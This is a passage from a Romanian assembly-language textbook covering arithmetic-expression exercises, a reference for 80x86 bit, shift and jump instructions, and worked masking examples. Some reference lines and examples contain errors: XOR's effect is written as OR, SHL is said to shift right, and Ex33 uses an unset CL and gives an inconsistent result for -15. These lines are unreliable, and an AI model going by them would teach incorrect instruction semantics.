Iată în continuare tabelul ce ilustrează alte câteva posibilităţi de reprezentare a variabilelor *b, c* şi *d* (şi deducerea corespunzătoare a tipului de reprezentare pentru rezultatul expresiei *e*), urmate de indicarea conversiilor necesare în acele cazuri pentru o operare corectă.

b	***c***	***d***	***Conversii necesare***	***e***
octet	octet	octet	cuv((a+cuv(b))/c+cuv(d)/2)/f	octet
octet	octet	cuvânt	(cuv((a+cuv(b))/c)+dcuv(d)/2)/f	octet
octet	cuvânt	octet	(dcuv(a+cuv(b))/c+cuv(cuv(d)/2))/f	octet
octet	cuvânt	cuvânt	(dcuv(a+cuv(b))/c+dcuv(d)/2)/f	octet
cuvânt	octet	octet	cuv((a+b)/c+cuv(d)/2)/f	octet
cuvânt	cuvânt	octet	(dcuv(a+b)/c+cuv(cuv(d)/2))/f	octet
cuvânt	cuvânt	cuvânt	(dcuv(a+b)/c+dcuv(d)/2)/f	octet

Probleme propuse:

1. Să se calculeze valoarea următoarei expresii aritmetice:

$$E = \frac{1}{a^2 + b^2 - 5} + \frac{2}{a^2 + b^2 + 4}.$$

În segmentul de date apar următoarele declaraţii:

```
data segment
        a db -5
        b db 9
data ends
```

2. Să se calculeze valoarea următoarei expresii aritmetice:

$$E = \frac{3a + 5b^2}{2b} - a - b.$$

Conţinutul segmentului de date este:

```
data segment
        a dw 10
        b db -25
data ends
```

3. Să se calculeze valoarea următoarei expresii aritmetice:

$$E = \frac{(a + b + c + 1)(a + b + c + 1)}{(c + d)(c - d)}.$$

unde valorile a,b,c şi d sunt iniţializate în segmentul de date, astfel:

```
data segment
        a dw 10
        b dw -25
        c db -35
        d db 10
data ends
```

4. Să se calculeze valoarea următoarei expresii aritmetice:

$$E = \frac{5a - \frac{b}{7}}{\frac{3}{b} + a^2}.$$

În segmentul de date apar următoarele iniţializări de date:

```
data segment
        a db 12
```

```
        b dw 21
data ends
```

Considerăm că lucrăm cu numere fără semn.

5. Să se calculeze valoarea următoarei expresii aritmetice:

$$E = \frac{(a+b+c+1)^3}{(a-b+d)^2}.$$

În segmentul de date apar următoarele declaraţii:

```
data segment
        a db 7
        b db 25
        c db 50
data ends
```

Considerăm că lucrăm cu numere cu semn.

6. Să se calculeze valoarea următoarei expresii aritmetice:

$$E = \frac{a - \frac{bc}{d}}{c + 2 - \frac{a}{b}} + 5.$$

unde b şi c sunt valori reprezentate pe octet.

7. Să se calculeze valoarea următoarei expresii aritmetice:

$$E = \frac{((a+1)^2+2)^2}{b^2+c^2},$$

unde a este o valoare reprezentată pe octet.

8. Să se calculeze valoarea următoarei expresii aritmetice:

$$E = \frac{\frac{ac-bd}{f} + \frac{(a+b)c}{d}}{h},$$

unde a este o valoare reprezentată pe cuvânt, iar b şi c sunt valori reprezentate pe octet.

9. Să se calculeze valoarea următoarei expresii aritmetice:

$$E = \frac{\frac{a+bc-d}{f} + h}{g},$$

unde a este o valoare reprezentată pe cuvânt, iar b şi g sunt valori reprezentate pe octet.

10. Să se calculeze valoarea următoarei expresii aritmetice:

$$E = (\frac{a+b}{c} + 2d)f,$$

unde d şi f sunt valori reprezentate pe octet.

Să se calculeze valorile următoarelor expresii aritmetice:

11. $E = \dfrac{a + \frac{b}{c} - 2f}{d}$

12. $E = a - \dfrac{b+d}{2} + c^2$

13. $E = \dfrac{a}{b} - 2cd$

14. $E = \dfrac{2b}{c} + 255 - a - d$

15. $E = \dfrac{a}{b} + c - \dfrac{d}{b}$

16. $E = a + b^2 - \dfrac{\frac{2}{b^2}}{1 + \frac{2}{b^2}}$

17. $E = \dfrac{3+c^2}{6-3b} + \dfrac{a-b^2}{ab+c}$

18. $E = \dfrac{((a+1)^2+2)^2}{b^2+c^2}$

19. $E = \dfrac{5a + \frac{b}{2}}{a - b^2 - 5}$

20. $E = \dfrac{2 + \frac{1}{a}}{3 + \frac{1}{b^2}} - \dfrac{1}{c^2}$

21. Să se analizeze programul de mai jos, care a fost scris pentru calcularea valorii expresiei aritmetice:

$$E = \frac{\frac{a}{5} + f + bc}{d}.$$

Este corect din punct de vedere sintactic? Dacă nu, specificaţi care sunt liniile în care apar astfel de erori, enunţaţi tipul de mesaj de eroare afişat şi explicaţi de ce se manifestă? Dacă aţi identificat astfel de erori sintactice, corectaţi-le în mod corespunzător după care analizaţi dacă programul funcţionează sau nu. Dacă funcţionează, care va fi rezultatul final afişat? Dacă nu, ce tipuri de erori logice apar şi care este cauza lor? Interveniţi cu corecturi şi în acest caz şi justificaţi.

```
assume ds:data, cs:code
data segment
        a dw 70000
        b dw -3
        c db 4
        d db -2
        f db 43
data ends

code segment
start:
        mov ds, data
        mov ax, a
        mov bl, 5
        idiv bl
        add al, f
        mov bl, al
        mov ax, b
        mul c
        add ax, bl
        mov bl, d
        div bl

        mov ax, 4C00h
        int 21h
code ends
end start
```

22. Acelaşi enunţ ca şi la problema 21 pentru următorul program:

```
assume ds:data, cs:code
data segment
      a dw 110
      b dw -3
      c db 4
      d db -2
      f db 43
data ends

code segment
start:
      push data
      pop ds

      mov ax, a
      cwd
      mov bx, 5
      div bx
      mov bl, f
      mov bh, 0
      add ax, bx
      cwd
      push dx
      push ax
      mov al, c
      cbw
      mul b
      pop bx
      add ax, bx
      pop bx
      adc dx, bx
      push ax
      mov al, d
      cbw
      mov bx, ax
      pop ax
      idiv bx

      mov ax, 4C00h
      int 21h
code ends
end start
```

CAPITOLUL 3

OPERAŢII PE BIŢI

Prezentăm mai jos, pe scurt, sub forma unui ghid rapid de referinţă (*quick reference guide*), instrucţiunile pentru efectuarea operaţiilor pe biţi şi a instrucţiunilor de salt (necondiţionat, respectiv condiţionat de valorile flag-urilor) ale limbajului de asamblare 80x86.

Operatii logice pe biţi

Sintaxa **Efect**

1. **AND** ***dest, sursă*** *dest = dest AND sursă*
- operanzii sursă şi destinaţie trebuie să aibă ambii aceeaşi dimensiune (octet sau cuvânt).

2. **OR** ***dest, sursă*** *dest = dest OR sursă*
- operanzii sursă şi destinaţie trebuie să aibă ambii aceeaşi dimensiune (octet sau cuvânt).

3. **XOR** ***dest, sursă*** *dest = dest OR sursă*
- operanzii sursă şi destinaţie trebuie să aibă ambii aceeaşi dimensiune (octet sau cuvânt).

4. **NOT** ***sursă*** *sursă = NOT sursă*
- operandul sursă poate fi de dimensiune octet sau cuvânt

Regulile de calcul ale celor patru operaţii pe biţi sunt:

AND	0	1
0	**0**	**0**
1	**0**	**1**

OR	0	1
0	**0**	**1**
1	**1**	**1**

XOR	0	1
0	**0**	**1**
1	**1**	**0**

NOT	
0	**1**
1	**0**

Deplasări şi rotiri de biţi

5. **SHL** ***sursă, n*** - *configuraţia de biţi din sursă este deplasată logic la stânga cu n poziţii. CF conţine ultimul bit deplasat. La dreapta se intoduc zero-uri.*

6. **SAL** ***sursă, n*** - *configuraţia de biţi din sursă este deplasată aritmetic la stânga cu n poziţii. CF conţine ultimul bit deplasat. La dreapta se intoduc zero-uri.*

7. SHR ***sursă, n*** - *configuraţia de biţi din sursă este deplasată logic la dreapta cu n poziţii. CF conţine ultimul bit deplasat. La stânga se intoduc zero-uri.*

8. SAR ***sursă, n*** - *configuraţia de biţi din sursă este deplasată aritmetic la dreapta cu n poziţii. CF conţine ultimul bit deplasat. La stânga se completează cu bitul de semn.*

9. ROL ***sursă, n*** - *configuraţia de biţi din sursă este rotită spre stânga cu n poziţii. CF conţine ultimul bit rotit.*

10. ROR ***sursă, n*** - *configuraţia de biţi din sursă este rotită spre dreapta cu n poziţii. CF conţine ultimul bit rotit.*

11. RCL ***sursă, n*** - *configuraţia de biţi din sursă este rotită spre stânga cu n poziţii. După efectuarea unei rotiri cu o poziţie, în configuraţie este introdus bitul din CF, iar CF va conţine bitul ieşit din configuraţie.*

12. RCR ***sursă, n*** - *configuraţia de biţi din sursă este rotită spre dreapta cu n poziţii. După efectuarea unei rotiri cu o poziţie, în configuraţie este introdus bitul din CF, iar CF va conţine bitul ieşit din configuraţie.*

Observatie: În cazul microprocesoarelor 8086 şi 8088, numărul de poziţii cu care se efectuează operaţiile de deplasare sau rotire (vezi ***n*** mai sus) poate fi specificat astfel:

- constanta imediată 1, dacă se efectuează o deplasare sau rotire cu o singură poziţie
- registrul CL, dacă se doreşte efectuarea operaţiei cu un număr de poziţii mai mare decât 1; trebuie ca registrul CL să conţină numărul de poziţii cu care să se efectueze deplasarea sau rotirea configuraţiei de biţi sursă.

Începând cu 80286, o operaţie de deplasare sau rotire cu un număr de poziţii mai mare decât 1 se poate efectua şi prin specificarea unei constante imediate mai mare decât 1, fără a copia în prealabil această valoare în CL şi fără a-l utiliza ca al doilea operand al instrucţiunii. De exemplu, pentru deplasarea spre stânga cu 3 poziţii a configuraţiei de biţi din registrul AL, executăm următoarele instrucţiuni:

8086, 8088:	**≥80286:**		
MOV CL, 3	SHL AL, 3	echivalent cu	MOV CL, 3
SHL AL, CL			SHL AL, CL

Dacă se utilizează registrul CL, numărul maxim care poate fi copiat în acesta ca număr de poziţii pentru deplasare / rotire este cel mai mare număr care poate fi reprezentat pe un octet, respectiv 255. Dacă specificăm o constantă imediată, limita superioară poate fi impusă de versiunea TASM (de exemplu – valoarea 15 pentru TASM versiunea 3.2). Astfel, pentru siguranţă, se recomandă utilizarea registrului CL în efectuarea deplasărilor / rotirilor cu un număr de poziţii mai mare decât 1.

Instrucţiuni de comparare

13. CMP ***dest, sursă*** - *comparaţie între valorile operanzilor, fără a modifica valorile acestora. Efectuează practic o operaţie de scădere* ***dest-sursă*** *şi setează corespunzător flag-urile (vezi operaţia de scădere).*

14. TEST ***dest, sursă*** - *are loc o execuţie fictivă a unei operaţii* ***dest AND sursă****, fără modificarea valorilor operanzilor şi se setează corespunzător flag-urile (vezi operaţia AND)*

Instrucţiuni de salt – Instrucţiune de salt necondiţionat

15. JMP ***operand*** - *salt necondiţionat la adresa determinată de operand*

Instrucţiuni de salt – Instrucţiuni de salt condiţionat

Instrucţiunile de salt prezentate pe scurt în continuare sunt condiţionate de valorile anumitor flag-uri şi au ca efect salt la adresa determinată de operand. În general, setarea flag-urilor care sunt verificate are loc în urma unei operaţii CMP sau TEST. În prezentarea de mai jos considerăm *op1* şi *op2* ca fiind operanzii unei asemenea instrucţiuni.

16. JB ***operand*** - *salt dacă op1 este inferior lui op2*

17. JBE ***operand*** - *salt dacă op1 este inferior sau egal cu op2*

18. JNB ***operand*** - *salt dacă op1 nu este inferior lui op2*

19. JNBE ***operand*** - *salt dacă op1 nu este inferior sau egal cu op2*

20. JA ***operand*** - *salt dacă op1 este superior lui op2*

21. JAE ***operand*** - *salt dacă op1 este superior sau egal cu op2*

22. JNA ***operand*** - *salt dacă op1 nu este superior lui op2*

23. JNAE ***operand*** - *salt dacă op1 nu este superior sau egal cu op2*

24. JL ***operand*** - *salt dacă op1 este mai mic decât op2*

25. JLE ***operand*** - *salt dacă op1 este mai mic sau egal cu op2*

26. JNL ***operand*** - *salt dacă op1 nu este mai mic decât op2*

27. JNLE ***operand*** - *salt dacă op1 nu este mai mic sau egal cu op2*

28. JG ***operand*** - *salt dacă op1 este mai mare decât op2*

29. JGE ***operand*** - *salt dacă op1 este mai mare sau egal cu op2*

30. JNG ***operand*** - *salt dacă op1 nu este mai mare decât op2*

31. JNGE ***operand*** - *salt dacă op1 nu este mai mare sau egal cu op2*

32. JC ***operand*** - *salt dacă există transport (CF=1)*

33. JNC ***operand*** - *salt dacă nu există transport (CF=0)*

34. JP ***operand*** - *salt dacă are paritate (PF=1)*

35. JPE ***operand*** - *salt dacă paritatea este pară (PF=1)*

36. JNP ***operand*** - *salt dacă nu are paritate (PF=0)*

37. JPO ***operand*** - *salt dacă paritatea este impară (PF=0)*

38. JO ***operand*** - *salt dacă există depăşire (OF=1)*

39. JNO ***operand*** - *salt dacă nu există depăşire (OF=0)*

40. JS ***operand*** - *salt dacă rezultatul operaţiei anterioare are semn negativ (SF=1)*

41. JNS ***operand*** - *salt dacă rezultatul operaţiei anterioare nu are semn negativ (SF=0)*

42. JZ ***operand*** - *salt dacă ZF=1 (rezultatul unei operaţii anterioare este zero)*

43. JNZ ***operand*** - *salt dacă ZF=0 (rezultatul unei operaţii anterioare nu este zero)*

44. JE ***operand*** - *salt dacă op1 este egal cu op2 (ZF=1)*

45. JNE ***operand*** - *salt dacă op1 nu este egal cu op2 (ZF=0)*

Observaţie: În cazul instrucţiunilor JB, JBE, JNB, JNBE, JA, JAE, JNA, JNAE interpretarea comparaţiei este **fără semn**, iar pentru instrucţiunile JL, JLE, JNL, JNLE, JG, JGE, JNG, JNGE interpretarea comparaţiei are loc **cu semn**.

Exemplu: Fie AL = 0A5h => în interpretarea fără semn lucrăm cu valoarea zecimală 165, iar în interpretarea cu semn AL are valoarea -91. Fie instrucţiunile:

Set I: CMP AL, 0
JA mai_mare

Set II: CMP AL, 0
JG mai_mare

În primul caz se efectuează saltul la eticheta mai_mare deoarece 165 > 0. În schimb, în a doua situaţie, comparaţia -91 > 0 nu este valabilă, astfel că saltul la eticheta mai_mare nu are loc.

Exemplul 3.1. Se dau cuvintele A şi B. Se cere cuvântul C format astfel:
- biţii 0-2 ai lui C coincid cu biţii 10-12 ai lui B;
- biţii 3-6 ai lui C au valoarea 1;
- biţii 7-10 ai lui C coincid cu biţii 1-4 ai lui A;
- biţii 11-12 ai lui C au valoarea 0;
- biţii 13-15 ai lui C coincid cu inversul biţilor 9-11 ai lui B.

A	a15	a14	a13	a12	a11	a10	a9	a8	a7	a6	a5	a4	a3	a2	a1	a0
B	b15	b14	b13	b12	b11	b10	b9	b8	b7	b6	b5	b4	b3	b2	b1	b0

C	~b11	~b10	~b9	0	0	a4	a3	a2	a1	1	1	1	1	b12	b11	b10
bit	c15	c14	c13	c12	c11	c10	c9	c8	c7	c6	c5	c4	c3	c2	c1	c0

Soluţie: Vom obţine cuvântul C prin operaţii succesive de "izolare" sau "mascare". Numim operaţia de izolare a biţilor 10-12 ai lui B păstrarea intactă a valorii acestor biţi şi iniţializarea cu 0 a celorlalţi biţi. Operaţia de izolare se realizează cu ajutorul instrucţiunii AND între cuvântul B şi masca 0001 1100 0000 0000b. Odată biţii izolaţi, printr-o operaţie de rotire se deplasează grupul de biţi doriţi în poziţia dorită. Cuvântul final se obţine prin aplicarea operatorului OR între rezultatele intermediare obţinute în urma izolării şi rotirii.
Observaţie: Rangul biţilor se numerotează de la dreapta la stânga (0-7).

În general, operaţia de izolare (mascare) a unei secvenţe de biţi într-un şir de biţi de lungime cunoscută N şi de dimensiune reprezentabilă într-un registru ($N \leq 16$) se face prin aplicarea unei operaţii AND cu un operand ce conţine 1 pe poziţiile care dorim să le izolăm (păstrăm) şi 0 în rest. Operaţia AND se aplică bit cu bit după cum deja ştim. Potrivit tabelei logice a operaţiei AND, rezultă că fiecare bit căruia i se aplică AND cu 1 îşi păstrează valoarea anterioară, în timp ce fiecare operaţie AND (bit cu bit) cu un operand de valoare 0 se traduce printr-un bit rezultat având valoarea 0.

Ex31.asm

```
assume cs:code, ds:data
data segment
   a dw 0111011101010111b      ;echivalent cu a dw 7757h  sau a dw 30551
   b dw 1001101110111110b      ;echivalent cu a dw 9BBEh sau a dw 39870
   c dw ?
data ends
```

```
code segment

start:
   mov ax, data                  ;încărcăm adresa segmentului de date în registrul DS
   mov ds, ax

   mov bx, 0                     ;în registrul BX vom obţine rezultatul

   mov ax, b                     ;izolăm biţii 10-12 ai lui b
   and ax, 0001110000000000b

;operaţia de izolare presupune aplicarea unei operaţii AND bit cu bit cu un cuvânt ce conţine 1
;doar pe biţii care dorim să îi menţinem. Restul biţilor sunt 0.

   mov cl, 10
   ror ax, cl                    ;rotim 10 poziţii spre dreapta ⇔ shr ax,cl în acest caz
   or bx, ax                     ;punem biţii în rezultat

   or bx, 0000000001111000b      ;setăm la 1 biţii 3-6 din rezultat

   mov ax, a                     ;izolăm biţii 1-4 ai lui a
   and ax, 0000000000011110b
   mov cl, 6
   rol ax, cl                    ;rotim 6 poziţii spre stânga ⇔ shl ax,cl în acest caz
   or bx, ax                     ;punem biţii în rezultat

   and bx, 1110011111111111b     ;setăm la 0 biţii 11-12 din rezultat

   mov ax, b
   not ax                        ;inversăm valoarea lui b
   and ax, 0000011100000000b     ;izolăm biţii 9-11 ai lui b complementat
   mov cl, 4
   rol ax, cl                    ;deplasăm biţii 4 poziţii spre stânga ⇔ shl ax,cl
   or bx, ax                     ;punem biţii în rezultat

   mov c, bx                     ;punem valoarea din registru în variabila rezultat

   mov ax, 4c00h                 ;terminăm programul
   int 21h
code ends

end start
```

Exemplul 3.2. Se dă o dată calendaristică reprezentată în memorie în modul următor:

(ZZ) Ziua – 1-31 **(5 biţi)**	(LL) Luna – 1-12 **(4 biţi)**	(AAAA) Anul – 0-9999 **(14 biţi)**

Să se transforme această reprezentare a datei calendaristice în formatul următor:

(AAAA) Anul – 0-9999 **(14 biţi)**	(ZZ) Ziua – 1-31 **(5 biţi)**	(ZZ) Luna – 1-12 **(4 biţi)**

Soluţie: Putem observa că reprezentarea datei are nevoie de 5+4+14=23 biţi. Cei 23 biţi pot fi reprezentaţi sub forma a 3 octeţi (=24 biţi). Problema care apare este aceea că nici una dintre componentele datei nu se reprezintă exact pe un număr întreg de octeţi. Pentru rezolvare putem folosi un dublu cuvânt pentru a reprezenta o dată în memorie pe 32 biţi. Din cei 32 biţi ai dublu cuvântului, doar 23 vor fi folosiţi însă cu adevărat. O altă variantă este aceea de a reprezenta data folosind 3 octeţi aşezaţi în memorie la adrese consecutive – deci 24 biţi, un bit fiind nefolosit. Folosind această reprezentare facem deja o economie de memorie de 9 biţi pentru fiecare dată calendaristică reprezentată în memorie. Nu este economie semnificativă atunci când lucrăm cu o singură dată calendaristică. Dacă ne gândim, însă, că modulul pe care dorim să îl dezvoltăm face parte dintr-o aplicaţie care lucrează cu 100000 de entităţi ce reprezintă date calendaristice pe parcursul execuţiei, atunci vom economisi aproximativ 110Kb de memorie prin reprezentarea datei pe 3 octeţi în loc de 4. Vom rezolva aşadar problema reprezentând datele calendaristice pe 3 octeţi. Pornim de la o configuraţie de 3 octeţi de forma:

X	Z	Z	Z	Z	Z	L	L	L	L	A	A	A	A	A	A	A	A	A	A	A	A	A	A
7	6	5	4	3	2	1	0	7	6	5	4	3	2	1	0	7	6	5	4	3	2	1	0

unde bitul marcat X este bitul nefolosit de noi în reprezentare. Trebuie să ajungem la o configuraţie de forma:

X	A	A	A	A	A	A	A	A	A	A	A	A	A	A	L	L	L	L	Z	Z	Z	Z	Z
7	6	5	4	3	2	1	0	7	6	5	4	3	2	1	0	7	6	5	4	3	2	1	0

Considerăm data calendaristică 16/02/2000, care se transcrie în cei 3 octeţi iniţiali în felul următor:

0	1	0	0	0	0	0	0	1	0	0	0	0	1	1	1	1	1	0	1	0	0	0	0
X	Z	Z	Z	Z	Z	L	L	L	L	A	A	A	A	A	A	A	A	A	A	A	A	A	A
O1								O2								O3							
→																							

Vom rezolva problema folosind operaţii succesive de rotire a celor 3 octeţi priviţi ca un ansamblu întreg. Limbajul de asamblare posedă instrucţiuni de rotire şi deplasare a biţilor într-un cuvânt sau octet, însă nu posedă astfel de instrucţiuni pentru lucrul cu date reprezentate pe alte

lungimi decât acestea (octet, cuvânt). Pentru aceasta, vom simula o rotire spre dreapta a întregului ansamblu format din cei 3 octeţi cu 14 poziţii. Această rotire ne va duce la o configuraţie de forma:

0	0	0	0	1	1	1	1	1	0	0	0	0	0	0	1	0	0	0	0	0	0	1	0
A	A	A	A	A	A	A	A	A	A	A	A	A	A	X	Z	Z	Z	Z	Z	L	L	L	L
O1								O2								O3							

Din această poziţie nu ne rămâne decât să rotim ansamblul format din primii 2 octeţi (O1 şi O2) spre dreapta, astfel încât să păstrăm pe poziţia sa bitul 0 din O2 (conform numerotării din figurile de mai sus). Aceasta presupune practic rotirea ansamblului format din O1 şi biţii 1-7 din O2 cu două poziţii spre dreapta. Desigur, nu există operaţii pe biţi care să permită rotirea doar a unei submulţimi de biţi dintr-un octet. Vom simula şi această operaţie prin salvarea bitului 0, deplasarea lui spre dreapta (se pierde) şi apoi rotirea cu o poziţie a ansamblului format din O1 şi O2. În final se reface bitul 0 din O2 cu valoarea salvată. Vom ajunge la o configuraţie de forma:

0	0	0	0	0	1	1	1	1	1	0	0	0	0	0	1	0	0	0	0	0	0	1	0
X	A	A	A	A	A	A	A	A	A	A	A	A	A	A	Z	Z	Z	Z	Z	L	L	L	L
O1								O2								O3							

Programul în limbaj de asamblare este următorul:

Ex32.asm

```
assume cs:code, ds:date

date segment
;16/02/2000
   data_sursa1 db 64
   data_sursa2 db 135
   data_sursa3 db 208
date ends

code segment
start:
   mov ax, date                ;încărcăm adresa segmentului de date în registrul DS
   mov ds, ax
   mov ax, 0
   shr data_sursa1, 1          ;plasăm în CF bitul 0 din O1
   mov cx, 14                  ;vom roti de 14 ori spre dreapta conţinutul celor 3 octeţi
   jmp iteratia1               ;la prima iteraţie am scos deja în CF bitul 0 din O1

; Vom roti folosind flag-ul CF configuraţia de 3 octeţi:
```




Fig. 3.1. Rotirea sprea dreapta cu carry a ansamblului celor 3 octeţi.

```
ciclu:
   rcr data_sursa1, 1          ;la prima iteraţie am scos deja în CF bitul 0 din O1
iteratia1:
   rcr data_sursa2, 1          ;rotim cu Carry cei 3 octeţi (cf. fig 3.1.)
   rcr data_sursa3, 1
   dec cx                      ;decrementăm contorul de numărare al rotirilor
   jcxz gata
   jmp ciclu                   ;reluăm ciclul sau îl terminăm, în funcţie de CX>0 sau nu

gata:
;Configuraţia pe care o avem aici este de forma:
```

A	A	A	A	A	A	A	A	A	A	A	A	A	0	X	Z	Z	Z	Z	Z	L	L	L	L
7	6	5	4	3	2	1	0	7	6	5	4	3	2	1	0	7	6	5	4	3	2	1	0

CF=A

```
;Deplasăm spre dreapta cu două poziţii prin CF O1 şi O2 salvând în acelaşi timp bitul 0 (Z) din
;O2 care este deja bine amplasat.

   rcr data_sursa1, 1
   rcr data_sursa2, 1          ;am introdus ultimul bit din an (A) în O1
   adc ax, 0                   ;salvăm din CF bitul 0 din O2 (Z din figură) în AX (AL)
                               ;AX (AL) va conţine valoarea bitului 0 din O2 (Z)
   clc                         ;setăm CF =0 pentru a-l introduce în bitul 7 din O1
   rcr data_sursa1, 1          ;rotim spre dreapta cu o poziţie ansamblul O1, O2 şi
   rcr data_sursa2, 1          ;introducem bitul X în O1 (în bitul 7)
   or data_sursa2, al          ;restaurăm bitul 0 din O2 (Z) care era bine plasat deja
                               ;înaintea ultimelor două rotiri

   mov ax, 4c00h               ;terminăm programul
   int 21h
code ends
end start
```

Exemplul 3.3: Se dă un număr cu semn N reprezentat pe 16 biţi. Se cere ca:

a) Dacă N < 0 atunci se obţine câtul împărţirii lui N la 8.
b) Daca N>=0 şi biţii 13-14 sunt egali cu 0 atunci se înmulţeşte N cu 4.
c) Daca N>=0 şi biţii 13-14 sunt diferiţi de 0 atunci se seteaza biţii 9-10 la zero şi se calculează câtul împărţirii lui N la 4.

În toate cazurile de mai sus rezultatul se depune în N.

Soluţie: Rezolvarea problemei implică două lucruri principale: izolarea şi resetarea/setarea de biţi, precum şi operaţii de înmulţire şi împărţire. Un lucru important de observat aici este faptul că operaţiile de înmulţire şi împărţire sunt cu operanzi puteri ale lui 2. Pentru aceste cazuri, operaţiile de înmulţire şi împărţire se pot implementa şi altfel decât folosind clasicele IMUL şi IDIV (pentru operaţii cu semn). Astfel, pentru operaţiile de înmulţire/împărţire cu puteri ale lui 2 vom folosi operaţii de deplasare la stânga şi la dreapta a biţilor: SHL, SHR, SAL şi SAR. Deplasarea la dreapta cu un bit a unui octet este echivalentă cu o împărţire la 2. Deplasarea la dreapta cu două poziţii este echivalentă cu o împărţire cu $2^2 = 4$, ş.a.m.d. Idem, deplasările la stânga sunt echivalente cu înmulţiri cu puteri ale lui 2. De ce este nevoie de cele 4 operaţii? Motivaţia pentru existenţa a patru operaţii de deplasare (două la stânga şi două la dreapta) se ascunde în interpretarea pe care fiecare operaţie o dă operandului, respectiv – entitatea este considerată cu semn sau fără semn. Astfel, operaţiile SHL şi SAL sunt echivalente, ambele deplasând spre dreapta cu un număr de poziţii operandul (octetul sau cuvântul). Biţii care „ies prin stânga se pierd" (cel de la ultima deplasare rămâne în flagul CF), iar „prin dreapta" se introduc zerouri în locurile eliberate. Practic, semantica operaţiilor SHL şi SAL este aceeaşi. SHR şi SAR deplasează la dreapta cu un număr de poziţii operandul (octetul sau cuvântul). Pentru SHR, biţii care „ies prin dreapta" se pierd (ultimul bit ieşit în timpul deplasării este depus întotdeauna în CF), iar „în stânga" se completează cu zerouri. Astfel, operaţia SHR este echivalentă cu împărţiri la puteri ale lui 2 pentru numere (deîmpărţit) fără semn. După cum ştim, numerele întregi negative se reprezintă în calculator în cod complementar şi pentru semn se foloseşte bitul cu rangul cel mai înalt. Acesta este 1 pentru numere negative şi 0 pentru numere pozitive. Deplasarea obişnuită spre dreapta a unui număr cu semn nu produce rezultate corecte întrucât în bitul de ordin superior se introduc zerouri, ignorându-se astfel bitul de semn. Operaţia SAR a fost introdusă tocmai pentru a rezolva această problemă. SAR introduce de fiecare dată în bitul de ordin superior o copie a bitului de semn, menţinând în acest fel corectitudinea operaţiei de împărţire cu semn la puteri ale lui 2 prin deplasări pe biţi.
Codul sursă al programului este prezentat în continuare:

Ex33.asm

```
assume cs:code, ds:date

date segment
   nr dw 16391
date ends
```

```
code segment
start:
   mov ax, date                    ;încărcăm adresa segmentului de date în registrul DS
   mov ds, ax
   mov ax,nr
   cmp ax, 0                       ;verificăm dacă numărul este pozitiv sau negativ
   jge pozitiv
   mov cl,3
   sar ax,cl                       ;împărţim la 2^3 = 8 prin deplasarea cu 3 poziţii spre dreapta
   jmp gata

pozitiv:
   test ax, 0110000000000000b      ; Verificăm biţii 13-14 folosind o mască
   jnz ori4
   mov cl,2
   sal ax, cl                      ;dacă biţii 13-14 sunt 0, atunci înmulţim cu 4
   jmp gata

ori4:
   mov bx, 1111100111111111b       ; masca pentru setarea biţilor 9-10 la 0
   and ax,bx                       ; se aplică masca
   sar ax, cl                      ; împărţim la 4 (cu semn şi obţinem câtul)

gata:
   mov nr,ax                       ;memorăm rezultatul înapoi în nr
   mov ax, 4c00h                   ;terminăm programul
   int 21h
code ends
end start
```


Ştiind că pe un cuvânt putem reprezenta valori cu semn cuprinse între -32768 şi 32767, prin rularea programului vom obţine următoarele rezultate:

Nr. iniţial	Nr. final
17424	4100
7	28
-15	-1


În primul caz avem un număr pozitiv cu biţii 13-14 diferiţi de 0, ceea ce duce la setarea biţilor 9-10 la 0 şi împărţirea la 4 – adică 16400 / 4 = 4100. În cazul al doilea avem un număr pozitiv cu biţii 13-14 egali cu 0, ceea ce duce la o înmulţire cu 4, adică 7*4 = 28. În ultimul caz avem un număr negativ, ceea ce duce la împărţirea cu 8 şi => -8 / 8 = -1 (0FFFEh)

Exemplul 3.4. Se dă un număr *a* reprezentat pe dimensiune un cuvânt. Se cere să se formeze configuraţia de biţi a unui număr *b*, reprezentat de asemenea pe 16 biţi, astfel:

i. dacă configuraţia de biţi din octetul inferior al lui *a* este oglindirea configuraţiei de biţi din octetul superior al lui *a*, atunci configuraţia de biţi a lui *b* va fi:
   - biţii de pe poziţiile 0-3 şi 12-15 coincid cu biţii de pe aceleaşi poziţii din configuraţia lui *a*,
   - biţii de pe poziţiile 4-7 sunt biţii de pe poziţiile 8-11 din *a*,
   - biţii de pe poziţiile 8-11 sunt biţii de pe poziţiile 4-7 din *a*;



ii. dacă configuraţia de biţi din octetul inferior al lui *a* nu este configuraţia de biţi oglindită din octetul superior al lui *a*, atunci octetul superior din *b* va coincide cu octetul superior din *a*, iar octetul inferior din *b* va avea configuraţia de biţi oglindită configuraţiei de biţi din octetul superior al lui *a*.



Exemplu:

i. Fie *a* = 0101 0010 0100 1010b. Configuraţia din octetul superior al lui *a* este simetrică faţă de configuraţia din octetul inferior (primul caz al problemei), astfel că *b* = 0101 0100 0010 1010b

ii. Fie *a* = 0101 1101 0000 1000b. Configuraţia din octetul superior al lui *a* nu este simetrică faţă de configuraţia din octetul inferior (al doilea caz al problemei), astfel că b = 0101 1101 1011 1010b

